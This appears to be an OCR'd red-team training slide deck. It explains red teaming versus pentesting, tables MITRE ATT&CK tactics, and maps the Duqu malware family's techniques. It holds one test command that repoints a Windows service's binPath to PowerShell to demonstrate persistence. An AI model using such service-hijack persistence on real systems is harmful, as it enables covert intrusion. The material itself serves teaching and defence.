


#BUGDASHT_CTB




A CLOSER LOOK RED TEAM

 RED TEAM



AGENDA



- **Red team fundamental**
 - what is red team
 - vs pentest
 - MITRE ATT&CK Matrix(what, where, which + why)

- **Red Team Staging**
 - Duqo family(2011-15) T&T briefly
 - Golden Driller T&T briefly
 - Selfies T&T briefly
 - Lapsus\$(2022) T&T briefly
 - IRAN(2022) T&T briefly

#BUGDASHT_CTB

 RED TEAM




RED TEAM FUNDAMENTAL

#BUGDASHT_CTB


 RED TEAM




WHAT IS RED TEAM




#BUGDASHT_CTB



VS PENTEST



PENTEST




RED TEAM

#BUGDASHT_CTB



RED TEAM






MITRE ATT&CK MATRIX

| TA0001:Initial Access | TA0002: Execution | TA0003: Persistence | TA0004: Privilege Escalation | TA0005: Defence Evasion | TA0006: Credential Access | TA0007: Discovery | TA0008: Lateral Movement | TA0009: Collection | TA0011: Exfiltration | TA0012: Impact |
|--|--|-----------------------|--|---|---|-------------------------------------|--|-------------------------|-------------------------------------|-------------------------------|
| T1078: Valid Accounts | T1059: Command and Scripting Interpreter | T1078: Valid Accounts | T1068: Exploitation for Privilege Escalation | T1562: Impair Defenses | T1552: Unsecured Credentials | T1082: System Information Discovery | T1550: Use Alternate Authentication Material | T1114: Email Collection | T1020: Automated Exfiltration | T1531: Account Access Removal |
| T1133: External Remote Services | | | | T1027: Obfuscated Files or Information or | T1003: OS Credential Dumping | | TA0010: Command and Control | | T1041: Exfiltration Over C2 Channel | T1491: Defacement |
| T1190: Exploit Public-Facing Application | | | | T1553: Subvert Trust Controls | T1111: Two-Factor Authentication Interception | | T1071: Application Layer Protocol | | | |
| T1199: Trusted Relationship | | | | T1078: Valid Accounts | | | | | | |

#BUGDASHT_CTB

RED TEAM



MITRE ATT&CK MATRIX




TA0001:Initial Access

#BUGDASHT_CTB



RED TEAM



MITRE ATT&CK MATRIX




| Initial Access TA0001 | | 1189 |
|-------------------------|--------------------------|---|
| Mitigation | Tools | Description |
| | Beef.js Cobalt Strike | Adversaries may gain access to a system through a user visiting a website over the normal course of browsing. With this technique, the user's web browser is typically targeted for exploitation, but adversaries may also use compromised websites for non-exploitation behavior such as acquiring Application Access Token. |

#BUGDASHT_CTB



RED TEAM





RED TEAM STAGING

#BUGDASHT_CTB

 RED TEAM




RED TEAM STAGING




#BUGDASHT_CTB

RED TEAM




RESOURCE DEVELOPMENT



#BUGDASHT-CTB



RED TEAM




DUQU FAMILY(2011-15) T&T BRIEFLY



Goal

Israel-Linked Spy Virus Discovered At Hotels Used For Iran Nuclear Talks



TTPs


| TA0001:Initial Access | TA0002: Execution | TA0003: Persistence | TA0004: Privilege Escalation | TA0005: Defence Evasion | TA0006: Credential Access | TA0007: Discovery |
|-----------------------|-----------------------|--|--|--------------------------------------|---------------------------|---|
| T1078: Valid Accounts | T1053: Scheduled Task | T1543: Create or Modify System Process | T1134: Access Token Manipulation | T1134: Access Token Manipulation | T1056: Input Capture | T1010: Application Window Discovery |
| | | T1053: Scheduled Task | T1078: Valid Accounts | T1055: Process Injection | | T1057: Process Discovery |
| | | T1078: Valid Accounts | T1543: Create or Modify System Process | T1218: System Binary Proxy Execution | | T1016: System Network Configuration Discovery |
| | | | T1055: Process Injection | T1078: Valid Accounts | | T1049: System Network Connections Discovery |
| | | | T1053: Scheduled Task | | | |

| | | |
|--------------------------|-------------------------------|-----------------------------------|
| TA0008: Lateral Movement | TA0009: Collection | TA0011: Command and Control |
| T1021: Remote Services | T1560: Archive Collected Data | T1071: Application Layer Protocol |
| | T1074 Data Staged | T1001:Data Obfuscation |
| | T1056: Input Capture | T1573: Encrypted Channel |

| |
|---------------------------|
| T1572: Protocol Tunneling |
| T1090: Proxy |

#BUGDASHT_CTB

RED TEAM





DUQU FAMILY(2011-15) T&T BRIEFLY



TA0001:Initial Access


T1078: Valid Accounts

- Having access to valid accounts is sometimes the only thing separating an adversary from impersonating someone else, or even a service on a system. By using Valid Accounts an adversary can often go undetected within an environment or on a website, and generally the system or website are none the wiser, as this was the correct verification method from human to system.



#BUGDASHT_CTB

RED TEAM




DUQU FAMILY(2011-15) T&T BRIEFLY



TA0002: Execution


T1053: Scheduled Task

- Adversaries may abuse task scheduling functionality to facilitate initial or recurring execution of malicious code. Utilities exist within all major operating systems to schedule programs or scripts to be executed at a specified date and time. A task can also be scheduled on a remote system, provided the proper authentication is met (ex: RPC and file and printer sharing in Windows environments). Scheduling a task on a remote system typically may require being a member of an admin or otherwise privileged group on the remote system.



#BUGDASHT_CTB

RED TEAM





DUQU FAMILY(2011-15) T&T BRIEFLY



TA0003: Persistence


T1543: Create or
Modify System Process

- Adversaries may create or modify system-level processes to repeatedly execute malicious payloads as part of persistence. When operating systems boot up, they can start processes that perform background system functions. On Windows and Linux, these system processes are referred to as services. On macOS, launchd processes known as Launch Daemon and Launch Agent are run to finish system initialization and load user specific parameters.



```
sc config Fax binPath=
"C:\windows\system32\Windo
wsPowerShell\v1.0\powershell
.exe -noexit -c \"write-host
'T1543.003 Test\"""sc start Fax
```


Difficulty



Detection

#BUGDASHT_CTB

RED TEAM




DUQU FAMILY(2011-15) T&T BRIEFLY



TA0003: Persistence

